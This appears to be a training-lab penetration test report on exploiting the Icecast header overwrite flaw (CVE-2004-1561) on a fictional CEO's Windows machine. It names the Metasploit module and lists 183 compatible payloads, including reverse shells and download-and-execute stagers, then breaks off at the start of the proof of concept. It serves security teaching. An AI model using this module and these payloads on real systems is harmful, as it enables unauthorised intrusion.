

GoodSecurity Penetration Test Report

By Kavitha Bangalore

KavithaBangalore@GoodSecurity.com

(The above email ID is for test purposes only, not valid)

DATE-01/18/2022

1.0 High-Level Summary

GoodSecurity was tasked with performing an internal penetration test on GoodCorp's CEO, Hans Gruber. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Hans' computer and determine if it is at risk. GoodSecurity's overall objective was to exploit any vulnerable software and find the secret recipe file on Hans' computer, while reporting the findings back to GoodCorp.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on Hans' desktop. When performing the attacks, GoodSecurity was able to gain access to his machine and find the secret recipe file by exploit two programs that had major vulnerabilities. The details of the attack can be found in the 'Findings' category.

2.0 Findings

Machine IP:

192.168.0.20

Hostname:

MSEDGEWIN10

Vulnerability Exploited:

ICECAST Header Overwrite

Vulnerability Explanation:

This vulnerability exploits a buffer overflow in the header parsing of icecast versions 2.0.1 and earlier. It was discovered by Luigi Auriemma.

Sending 32 HTTP headers will cause a write one past the end of a pointer array. On win32 this happens to overwrite the saved instruction pointer, and on linux (depending on compiler, etc) this seems to generally overwrite nothing crucial (read is not exploitable).

This exploit uses ExitThread(), which will leave Icecast thinking the thread is still in use, and the thread counter will not be decremented. This means for each time your payload exits, the counter will be left incremented, and eventually the threadpool limit will reach the maximum limit. This allows for a condition of multiple hits, but only till the threadpool is filled.

Below are some specific details about this vulnerability:

Name: Icecast Header Overwrite

Module: exploit/windows/http/icecast_header

Source code: modules/exploits/windows/http/icecast_header.rb

Disclosure date: 2004-09-28

Last modification time: 2020-10-02 17:38:06 +0000

Supported architecture(s): -

Supported platform(s): Windows

Target service / protocol: -

Target network port(s): 8000

List of CVEs: CVE-2004-1561

References: Icecast Header Overwrite - Metasploit - InfosecMatter

[Icecast 2.0.1 \(Windows x86\) - Header Overwrite \(Metasploit\) - Windows x86 remote Exploit \(exploit-db.com\)](#)

Severity:

This is a very severe vulnerability and would need immediate addressing. It allows exfiltration of sensitive data, privilege escalation and further exploitation of system.

Below is a list of possible payloads(183) which can be delivered and executed on the target system using the windows/http/icecast header exploit. The huge number of payloads that could be generated highlights the criticality of this vulnerability.

```
msf6 exploit(windows/http/icecast_header) > show payloads
```

Compatible Payloads
=====

#	Name	Disclosure Date	Rank	Check
Description				
-	----	-----	----	-----
0	payload/generic/custom		normal	No
1	payload/generic/debug_trap		normal	No
2	payload/generic/shell_bind_tcp		normal	No
3	payload/generic/shell_reverse_tcp		normal	No
4	payload/generic/tight_loop		normal	No
5	payload/windows/dllinject/bind_hidden_ipknock_tcp		normal	No
6	payload/windows/dllinject/bind_hidden_tcp		normal	No
7	payload/windows/dllinject/bind_ipv6_tcp		normal	No
8	payload/windows/dllinject/bind_ipv6_tcp_uuid		normal	No
9	payload/windows/dllinject/bind_named_pipe		normal	No
10	payload/windows/dllinject/bind_nonx_tcp		normal	No
11	payload/windows/dllinject/bind_tcp		normal	No
12	payload/windows/dllinject/bind_tcp_rc4		normal	No
13	payload/windows/dllinject/bind_tcp_uuid		normal	No
14	payload/windows/dllinject/reverse_hop_http		normal	No
15	payload/windows/dllinject/reverse_http		normal	No
16	payload/windows/dllinject/reverse_http_proxy_pstore		normal	No
17	payload/windows/dllinject/reverse_ipv6_tcp		normal	No
18	payload/windows/dllinject/reverse_nonx_tcp		normal	No
19	payload/windows/dllinject/reverse_ord_tcp		normal	No
20	payload/windows/dllinject/reverse_tcp		normal	No
21	payload/windows/dllinject/reverse_tcp_allports		normal	No
22	payload/windows/dllinject/reverse_tcp_dns		normal	No

23	payload/windows/dllinject/reverse_tcp_rc4	normal	No	
	Reflective DLL Injection, Reverse TCP Stager (RC4 Stage Encryption, Metasm)			
24	payload/windows/dllinject/reverse_tcp_rc4_dns	normal	No	
	Reflective DLL Injection, Reverse TCP Stager (RC4 Stage Encryption DNS, Metasm)			
25	payload/windows/dllinject/reverse_tcp_uuid	normal	No	
	Reflective DLL Injection, Reverse TCP Stager with UUID Support			
26	payload/windows/dllinject/reverse_winhttp	normal	No	
	Reflective DLL Injection, Windows Reverse HTTP Stager (winhttp)			
27	payload/windows/dns_txt_query_exec	normal	No	DNS
	TXT Record Payload Download and Execution			
28	payload/windows/download_exec	normal	No	
	Windows Executable Download (http,https,ftp) and Execute			
29	payload/windows/exec	normal	No	
	Windows Execute Command			
30	payload/windows/loadlibrary	normal	No	
	Windows LoadLibrary Path			
31	payload/windows/messagebox	normal	No	
	Windows MessageBox			
32	payload/windows/meterpreter/bind_hidden_ipknock_tcp	normal	No	
	Windows Meterpreter (Reflective Injection), Hidden Bind Ipknock TCP Stager			
33	payload/windows/meterpreter/bind_hidden_tcp	normal	No	
	Windows Meterpreter (Reflective Injection), Hidden Bind TCP Stager			
34	payload/windows/meterpreter/bind_ipv6_tcp	normal	No	
	Windows Meterpreter (Reflective Injection), Bind IPv6 TCP Stager (Windows x86)			
35	payload/windows/meterpreter/bind_ipv6_tcp_uuid	normal	No	
	Windows Meterpreter (Reflective Injection), Bind IPv6 TCP Stager with UUID Support (Windows x86)			
36	payload/windows/meterpreter/bind_named_pipe	normal	No	
	Windows Meterpreter (Reflective Injection), Windows x86 Bind Named Pipe Stager			
37	payload/windows/meterpreter/bind_nonx_tcp	normal	No	
	Windows Meterpreter (Reflective Injection), Bind TCP Stager (No NX or Win7)			
38	payload/windows/meterpreter/bind_tcp	normal	No	
	Windows Meterpreter (Reflective Injection), Bind TCP Stager (Windows x86)			
39	payload/windows/meterpreter/bind_tcp_rc4	normal	No	
	Windows Meterpreter (Reflective Injection), Bind TCP Stager (RC4 Stage Encryption, Metasm)			
40	payload/windows/meterpreter/bind_tcp_uuid	normal	No	
	Windows Meterpreter (Reflective Injection), Bind TCP Stager with UUID Support (Windows x86)			
41	payload/windows/meterpreter/reverse_hop_http	normal	No	
	Windows Meterpreter (Reflective Injection), Reverse Hop HTTP/HTTPS Stager			
42	payload/windows/meterpreter/reverse_http	normal	No	
	Windows Meterpreter (Reflective Injection), Windows Reverse HTTP Stager (wininet)			
43	payload/windows/meterpreter/reverse_http_proxy_pstore	normal	No	
	Windows Meterpreter (Reflective Injection), Reverse HTTP Stager Proxy			
44	payload/windows/meterpreter/reverse_https	normal	No	
	Windows Meterpreter (Reflective Injection), Windows Reverse HTTPS Stager (wininet)			
45	payload/windows/meterpreter/reverse_https_proxy	normal	No	
	Windows Meterpreter (Reflective Injection), Reverse HTTPS Stager with Support for Custom Proxy			
46	payload/windows/meterpreter/reverse_ipv6_tcp	normal	No	
	Windows Meterpreter (Reflective Injection), Reverse TCP Stager (IPv6)			
47	payload/windows/meterpreter/reverse_named_pipe	normal	No	
	Windows Meterpreter (Reflective Injection), Windows x86 Reverse Named Pipe (SMB) Stager			
48	payload/windows/meterpreter/reverse_nonx_tcp	normal	No	
	Windows Meterpreter (Reflective Injection), Reverse TCP Stager (No NX or Win7)			
49	payload/windows/meterpreter/reverse_ord_tcp	normal	No	
	Windows Meterpreter (Reflective Injection), Reverse Ordinal TCP Stager (No NX or Win7)			
50	payload/windows/meterpreter/reverse_tcp	normal	No	
	Windows Meterpreter (Reflective Injection), Reverse TCP Stager			
51	payload/windows/meterpreter/reverse_tcp_allports	normal	No	
	Windows Meterpreter (Reflective Injection), Reverse All-Port TCP Stager			
52	payload/windows/meterpreter/reverse_tcp_dns	normal	No	
	Windows Meterpreter (Reflective Injection), Reverse TCP Stager (DNS)			
53	payload/windows/meterpreter/reverse_tcp_rc4	normal	No	
	Windows Meterpreter (Reflective Injection), Reverse TCP Stager (RC4 Stage Encryption, Metasm)			
54	payload/windows/meterpreter/reverse_tcp_rc4_dns	normal	No	
	Windows Meterpreter (Reflective Injection), Reverse TCP Stager (RC4 Stage Encryption DNS, Metasm)			
55	payload/windows/meterpreter/reverse_tcp_uuid	normal	No	
	Windows Meterpreter (Reflective Injection), Reverse TCP Stager with UUID Support			
56	payload/windows/meterpreter/reverse_winhttp	normal	No	
	Windows Meterpreter (Reflective Injection), Windows Reverse HTTP Stager (winhttp)			

57	payload/windows/meterpreter/reverse_winhttps	normal	No
Windows	Meterpreter (Reflective Injection), Windows Reverse HTTPS Stager (winhttps)		
58	payload/windows/metsvc_bind_tcp	normal	No
Windows	Meterpreter Service, Bind TCP		
59	payload/windows/metsvc_reverse_tcp	normal	No
Windows	Meterpreter Service, Reverse TCP Inline		
60	payload/windows/patchupdllinject/bind_hidden_ipknock_tcp	normal	No
Windows	Inject DLL, Hidden Bind Ipknock TCP Stager		
61	payload/windows/patchupdllinject/bind_hidden_tcp	normal	No
Windows	Inject DLL, Hidden Bind TCP Stager		
62	payload/windows/patchupdllinject/bind_ipv6_tcp	normal	No
Windows	Inject DLL, Bind IPv6 TCP Stager (Windows x86)		
63	payload/windows/patchupdllinject/bind_ipv6_tcp_uuid	normal	No
Windows	Inject DLL, Bind IPv6 TCP Stager with UUID Support (Windows x86)		
64	payload/windows/patchupdllinject/bind_named_pipe	normal	No
Windows	Inject DLL, Windows x86 Bind Named Pipe Stager		
65	payload/windows/patchupdllinject/bind_nonx_tcp	normal	No
Windows	Inject DLL, Bind TCP Stager (No NX or Win7)		
66	payload/windows/patchupdllinject/bind_tcp	normal	No
Windows	Inject DLL, Bind TCP Stager (Windows x86)		
67	payload/windows/patchupdllinject/bind_tcp_rc4	normal	No
Windows	Inject DLL, Bind TCP Stager (RC4 Stage Encryption, Metasm)		
68	payload/windows/patchupdllinject/bind_tcp_uuid	normal	No
Windows	Inject DLL, Bind TCP Stager with UUID Support (Windows x86)		
69	payload/windows/patchupdllinject/reverse_ipv6_tcp	normal	No
Windows	Inject DLL, Reverse TCP Stager (IPv6)		
70	payload/windows/patchupdllinject/reverse_nonx_tcp	normal	No
Windows	Inject DLL, Reverse TCP Stager (No NX or Win7)		
71	payload/windows/patchupdllinject/reverse_ord_tcp	normal	No
Windows	Inject DLL, Reverse Ordinal TCP Stager (No NX or Win7)		
72	payload/windows/patchupdllinject/reverse_tcp	normal	No
Windows	Inject DLL, Reverse TCP Stager		
73	payload/windows/patchupdllinject/reverse_tcp_allports	normal	No
Windows	Inject DLL, Reverse All-Port TCP Stager		
74	payload/windows/patchupdllinject/reverse_tcp_dns	normal	No
Windows	Inject DLL, Reverse TCP Stager (DNS)		
75	payload/windows/patchupdllinject/reverse_tcp_rc4	normal	No
Windows	Inject DLL, Reverse TCP Stager (RC4 Stage Encryption, Metasm)		
76	payload/windows/patchupdllinject/reverse_tcp_rc4_dns	normal	No
Windows	Inject DLL, Reverse TCP Stager (RC4 Stage Encryption DNS, Metasm)		
77	payload/windows/patchupdllinject/reverse_tcp_uuid	normal	No
Windows	Inject DLL, Reverse TCP Stager with UUID Support		
78	payload/windows/patchupmeterpreter/bind_hidden_ipknock_tcp	normal	No
Windows	Meterpreter (skape/jt Injection), Hidden Bind Ipknock TCP Stager		
79	payload/windows/patchupmeterpreter/bind_hidden_tcp	normal	No
Windows	Meterpreter (skape/jt Injection), Hidden Bind TCP Stager		
80	payload/windows/patchupmeterpreter/bind_ipv6_tcp	normal	No
Windows	Meterpreter (skape/jt Injection), Bind IPv6 TCP Stager (Windows x86)		
81	payload/windows/patchupmeterpreter/bind_ipv6_tcp_uuid	normal	No
Windows	Meterpreter (skape/jt Injection), Bind IPv6 TCP Stager with UUID Support (Windows x86)		
82	payload/windows/patchupmeterpreter/bind_named_pipe	normal	No
Windows	Meterpreter (skape/jt Injection), Windows x86 Bind Named Pipe Stager		
83	payload/windows/patchupmeterpreter/bind_nonx_tcp	normal	No
Windows	Meterpreter (skape/jt Injection), Bind TCP Stager (No NX or Win7)		
84	payload/windows/patchupmeterpreter/bind_tcp	normal	No
Windows	Meterpreter (skape/jt Injection), Bind TCP Stager (Windows x86)		
85	payload/windows/patchupmeterpreter/bind_tcp_rc4	normal	No
Windows	Meterpreter (skape/jt Injection), Bind TCP Stager (RC4 Stage Encryption, Metasm)		
86	payload/windows/patchupmeterpreter/bind_tcp_uuid	normal	No
Windows	Meterpreter (skape/jt Injection), Bind TCP Stager with UUID Support (Windows x86)		
87	payload/windows/patchupmeterpreter/reverse_ipv6_tcp	normal	No
Windows	Meterpreter (skape/jt Injection), Reverse TCP Stager (IPv6)		
88	payload/windows/patchupmeterpreter/reverse_nonx_tcp	normal	No
Windows	Meterpreter (skape/jt Injection), Reverse TCP Stager (No NX or Win7)		
89	payload/windows/patchupmeterpreter/reverse_ord_tcp	normal	No
Windows	Meterpreter (skape/jt Injection), Reverse Ordinal TCP Stager (No NX or Win7)		
90	payload/windows/patchupmeterpreter/reverse_tcp	normal	No
Windows	Meterpreter (skape/jt Injection), Reverse TCP Stager		

91	payload/windows/patchupmeterpreter/reverse_tcp_allports	normal	No
Windows	Meterpreter (skape/jt Injection), Reverse All-Port TCP Stager		
92	payload/windows/patchupmeterpreter/reverse_tcp_dns	normal	No
Windows	Meterpreter (skape/jt Injection), Reverse TCP Stager (DNS)		
93	payload/windows/patchupmeterpreter/reverse_tcp_rc4	normal	No
Windows	Meterpreter (skape/jt Injection), Reverse TCP Stager (RC4 Stage Encryption, Metasm)		
94	payload/windows/patchupmeterpreter/reverse_tcp_rc4_dns	normal	No
Windows	Meterpreter (skape/jt Injection), Reverse TCP Stager (RC4 Stage Encryption DNS, Metasm)		
95	payload/windows/patchupmeterpreter/reverse_tcp_uuid	normal	No
Windows	Meterpreter (skape/jt Injection), Reverse TCP Stager with UUID Support		
96	payload/windows/peinject/bind_hidden_ipknock_tcp	normal	No
Windows	Inject PE Files, Hidden Bind Ipknock TCP Stager		
97	payload/windows/peinject/bind_hidden_tcp	normal	No
Windows	Inject PE Files, Hidden Bind TCP Stager		
98	payload/windows/peinject/bind_ipv6_tcp	normal	No
Windows	Inject PE Files, Bind IPv6 TCP Stager (Windows x86)		
99	payload/windows/peinject/bind_ipv6_tcp_uuid	normal	No
Windows	Inject PE Files, Bind IPv6 TCP Stager with UUID Support (Windows x86)		
100	payload/windows/peinject/bind_named_pipe	normal	No
Windows	Inject PE Files, Windows x86 Bind Named Pipe Stager		
101	payload/windows/peinject/bind_nonx_tcp	normal	No
Windows	Inject PE Files, Bind TCP Stager (No NX or Win7)		
102	payload/windows/peinject/bind_tcp	normal	No
Windows	Inject PE Files, Bind TCP Stager (Windows x86)		
103	payload/windows/peinject/bind_tcp_rc4	normal	No
Windows	Inject PE Files, Bind TCP Stager (RC4 Stage Encryption, Metasm)		
104	payload/windows/peinject/bind_tcp_uuid	normal	No
Windows	Inject PE Files, Bind TCP Stager with UUID Support (Windows x86)		
105	payload/windows/peinject/reverse_ipv6_tcp	normal	No
Windows	Inject PE Files, Reverse TCP Stager (IPv6)		
106	payload/windows/peinject/reverse_named_pipe	normal	No
Windows	Inject PE Files, Windows x86 Reverse Named Pipe (SMB) Stager		
107	payload/windows/peinject/reverse_nonx_tcp	normal	No
Windows	Inject PE Files, Reverse TCP Stager (No NX or Win7)		
108	payload/windows/peinject/reverse_ord_tcp	normal	No
Windows	Inject PE Files, Reverse Ordinal TCP Stager (No NX or Win7)		
109	payload/windows/peinject/reverse_tcp	normal	No
Windows	Inject PE Files, Reverse TCP Stager		
110	payload/windows/peinject/reverse_tcp_allports	normal	No
Windows	Inject PE Files, Reverse All-Port TCP Stager		
111	payload/windows/peinject/reverse_tcp_dns	normal	No
Windows	Inject PE Files, Reverse TCP Stager (DNS)		
112	payload/windows/peinject/reverse_tcp_rc4	normal	No
Windows	Inject PE Files, Reverse TCP Stager (RC4 Stage Encryption, Metasm)		
113	payload/windows/peinject/reverse_tcp_rc4_dns	normal	No
Windows	Inject PE Files, Reverse TCP Stager (RC4 Stage Encryption DNS, Metasm)		
114	payload/windows/peinject/reverse_tcp_uuid	normal	No
Windows	Inject PE Files, Reverse TCP Stager with UUID Support		
115	payload/windows/pingback_bind_tcp	normal	No
Windows	x86 Pingback, Bind TCP Inline		
116	payload/windows/pingback_reverse_tcp	normal	No
Windows	x86 Pingback, Reverse TCP Inline		
117	payload/windows/powershell_bind_tcp	normal	No
Windows	Interactive Powershell Session, Bind TCP		
118	payload/windows/powershell_reverse_tcp	normal	No
Windows	Interactive Powershell Session, Reverse TCP		
119	payload/windows/shell/bind_hidden_ipknock_tcp	normal	No
Windows	Command Shell, Hidden Bind Ipknock TCP Stager		
120	payload/windows/shell/bind_hidden_tcp	normal	No
Windows	Command Shell, Hidden Bind TCP Stager		
121	payload/windows/shell/bind_ipv6_tcp	normal	No
Windows	Command Shell, Bind IPv6 TCP Stager (Windows x86)		
122	payload/windows/shell/bind_ipv6_tcp_uuid	normal	No
Windows	Command Shell, Bind IPv6 TCP Stager with UUID Support (Windows x86)		
123	payload/windows/shell/bind_named_pipe	normal	No
Windows	Command Shell, Windows x86 Bind Named Pipe Stager		
124	payload/windows/shell/bind_nonx_tcp	normal	No
Windows	Command Shell, Bind TCP Stager (No NX or Win7)		


125	payload/windows/shell/bind_tcp	normal	No
Windows	Command Shell, Bind TCP Stager (Windows x86)		
126	payload/windows/shell/bind_tcp_rc4	normal	No
Windows	Command Shell, Bind TCP Stager (RC4 Stage Encryption, Metasm)		
127	payload/windows/shell/bind_tcp_uuid	normal	No
Windows	Command Shell, Bind TCP Stager with UUID Support (Windows x86)		
128	payload/windows/shell/reverse_ipv6_tcp	normal	No
Windows	Command Shell, Reverse TCP Stager (IPv6)		
129	payload/windows/shell/reverse_nonx_tcp	normal	No
Windows	Command Shell, Reverse TCP Stager (No NX or Win7)		
130	payload/windows/shell/reverse_ord_tcp	normal	No
Windows	Command Shell, Reverse Ordinal TCP Stager (No NX or Win7)		
131	payload/windows/shell/reverse_tcp	normal	No
Windows	Command Shell, Reverse TCP Stager		
132	payload/windows/shell/reverse_tcp_allports	normal	No
Windows	Command Shell, Reverse All-Port TCP Stager		
133	payload/windows/shell/reverse_tcp_dns	normal	No
Windows	Command Shell, Reverse TCP Stager (DNS)		
134	payload/windows/shell/reverse_tcp_rc4	normal	No
Windows	Command Shell, Reverse TCP Stager (RC4 Stage Encryption, Metasm)		
135	payload/windows/shell/reverse_tcp_rc4_dns	normal	No
Windows	Command Shell, Reverse TCP Stager (RC4 Stage Encryption DNS, Metasm)		
136	payload/windows/shell/reverse_tcp_uuid	normal	No
Windows	Command Shell, Reverse TCP Stager with UUID Support		
137	payload/windows/shell/reverse_udp	normal	No
Windows	Command Shell, Reverse UDP Stager with UUID Support		
138	payload/windows/shell_bind_tcp	normal	No
Windows	Command Shell, Bind TCP Inline		
139	payload/windows/shell_bind_tcp_xpfx	normal	No
Windows	Disable Windows ICF, Command Shell, Bind TCP Inline		
140	payload/windows/shell_hidden_bind_tcp	normal	No
Windows	Command Shell, Hidden Bind TCP Inline		
141	payload/windows/shell_reverse_tcp	normal	No
Windows	Command Shell, Reverse TCP Inline		
142	payload/windows/speak_pwned	normal	No
Windows	Speech API - Say "You Got Pwned!"		
143	payload/windows/upexec/bind_hidden_ipknock_tcp	normal	No
Windows	Upload/Execute, Hidden Bind Ipknock TCP Stager		
144	payload/windows/upexec/bind_hidden_tcp	normal	No
Windows	Upload/Execute, Hidden Bind TCP Stager		
145	payload/windows/upexec/bind_ipv6_tcp	normal	No
Windows	Upload/Execute, Bind IPv6 TCP Stager (Windows x86)		
146	payload/windows/upexec/bind_ipv6_tcp_uuid	normal	No
Windows	Upload/Execute, Bind IPv6 TCP Stager with UUID Support (Windows x86)		
147	payload/windows/upexec/bind_named_pipe	normal	No
Windows	Upload/Execute, Windows x86 Bind Named Pipe Stager		
148	payload/windows/upexec/bind_nonx_tcp	normal	No
Windows	Upload/Execute, Bind TCP Stager (No NX or Win7)		
149	payload/windows/upexec/bind_tcp	normal	No
Windows	Upload/Execute, Bind TCP Stager (Windows x86)		
150	payload/windows/upexec/bind_tcp_rc4	normal	No
Windows	Upload/Execute, Bind TCP Stager (RC4 Stage Encryption, Metasm)		
151	payload/windows/upexec/bind_tcp_uuid	normal	No
Windows	Upload/Execute, Bind TCP Stager with UUID Support (Windows x86)		
152	payload/windows/upexec/reverse_ipv6_tcp	normal	No
Windows	Upload/Execute, Reverse TCP Stager (IPv6)		
153	payload/windows/upexec/reverse_nonx_tcp	normal	No
Windows	Upload/Execute, Reverse TCP Stager (No NX or Win7)		
154	payload/windows/upexec/reverse_ord_tcp	normal	No
Windows	Upload/Execute, Reverse Ordinal TCP Stager (No NX or Win7)		
155	payload/windows/upexec/reverse_tcp	normal	No
Windows	Upload/Execute, Reverse TCP Stager		
156	payload/windows/upexec/reverse_tcp_allports	normal	No
Windows	Upload/Execute, Reverse All-Port TCP Stager		
157	payload/windows/upexec/reverse_tcp_dns	normal	No
Windows	Upload/Execute, Reverse TCP Stager (DNS)		
158	payload/windows/upexec/reverse_tcp_rc4	normal	No
Windows	Upload/Execute, Reverse TCP Stager (RC4 Stage Encryption, Metasm)		

159	payload/windows/upexec/reverse_tcp_rc4_dns	normal	No	
Windows	Upload/Execute, Reverse TCP Stager (RC4 Stage Encryption DNS, Metasm)			
160	payload/windows/upexec/reverse_tcp_uuid	normal	No	
Windows	Upload/Execute, Reverse TCP Stager with UUID Support			
161	payload/windows/upexec/reverse_udp	normal	No	
Windows	Upload/Execute, Reverse UDP Stager with UUID Support			
162	payload/windows/vncinject/bind_hidden_ipknock_tcp	normal	No	VNC
Server	(Reflective Injection), Hidden Bind Ipknock TCP Stager			
163	payload/windows/vncinject/bind_hidden_tcp	normal	No	VNC
Server	(Reflective Injection), Hidden Bind TCP Stager			
164	payload/windows/vncinject/bind_ipv6_tcp	normal	No	VNC
Server	(Reflective Injection), Bind IPv6 TCP Stager (Windows x86)			
165	payload/windows/vncinject/bind_ipv6_tcp_uuid	normal	No	VNC
Server	(Reflective Injection), Bind IPv6 TCP Stager with UUID Support (Windows x86)			
166	payload/windows/vncinject/bind_named_pipe	normal	No	VNC
Server	(Reflective Injection), Windows x86 Bind Named Pipe Stager			
167	payload/windows/vncinject/bind_nonx_tcp	normal	No	VNC
Server	(Reflective Injection), Bind TCP Stager (No NX or Win7)			
168	payload/windows/vncinject/bind_tcp	normal	No	VNC
Server	(Reflective Injection), Bind TCP Stager (Windows x86)			
169	payload/windows/vncinject/bind_tcp_rc4	normal	No	VNC
Server	(Reflective Injection), Bind TCP Stager (RC4 Stage Encryption, Metasm)			
170	payload/windows/vncinject/bind_tcp_uuid	normal	No	VNC
Server	(Reflective Injection), Bind TCP Stager with UUID Support (Windows x86)			
171	payload/windows/vncinject/reverse_hop_http	normal	No	VNC
Server	(Reflective Injection), Reverse Hop HTTP/HTTPS Stager			
172	payload/windows/vncinject/reverse_http	normal	No	VNC
Server	(Reflective Injection), Windows Reverse HTTP Stager (wininet)			
173	payload/windows/vncinject/reverse_http_proxy_pstore	normal	No	VNC
Server	(Reflective Injection), Reverse HTTP Stager Proxy			
174	payload/windows/vncinject/reverse_ipv6_tcp	normal	No	VNC
Server	(Reflective Injection), Reverse TCP Stager (IPv6)			
175	payload/windows/vncinject/reverse_nonx_tcp	normal	No	VNC
Server	(Reflective Injection), Reverse TCP Stager (No NX or Win7)			
176	payload/windows/vncinject/reverse_ord_tcp	normal	No	VNC
Server	(Reflective Injection), Reverse Ordinal TCP Stager (No NX or Win7)			
177	payload/windows/vncinject/reverse_tcp	normal	No	VNC
Server	(Reflective Injection), Reverse TCP Stager			
178	payload/windows/vncinject/reverse_tcp_allports	normal	No	VNC
Server	(Reflective Injection), Reverse All-Port TCP Stager			
179	payload/windows/vncinject/reverse_tcp_dns	normal	No	VNC
Server	(Reflective Injection), Reverse TCP Stager (DNS)			
180	payload/windows/vncinject/reverse_tcp_rc4	normal	No	VNC
Server	(Reflective Injection), Reverse TCP Stager (RC4 Stage Encryption, Metasm)			
181	payload/windows/vncinject/reverse_tcp_rc4_dns	normal	No	VNC
Server	(Reflective Injection), Reverse TCP Stager (RC4 Stage Encryption DNS, Metasm)			
182	payload/windows/vncinject/reverse_tcp_uuid	normal	No	VNC
Server	(Reflective Injection), Reverse TCP Stager with UUID Support			
183	payload/windows/vncinject/reverse_winhttp	normal	No	VNC
Server	(Reflective Injection), Windows Reverse HTTP Stager (winhttp)			

Proof of Concept:

Step 1:


At this point, I have full access to the network and permitted to scan the IP address of CEO's machine alone. I start the **Icecast** service first in the DVW10 VM. A screenshot of this is shown below:



Step 2:

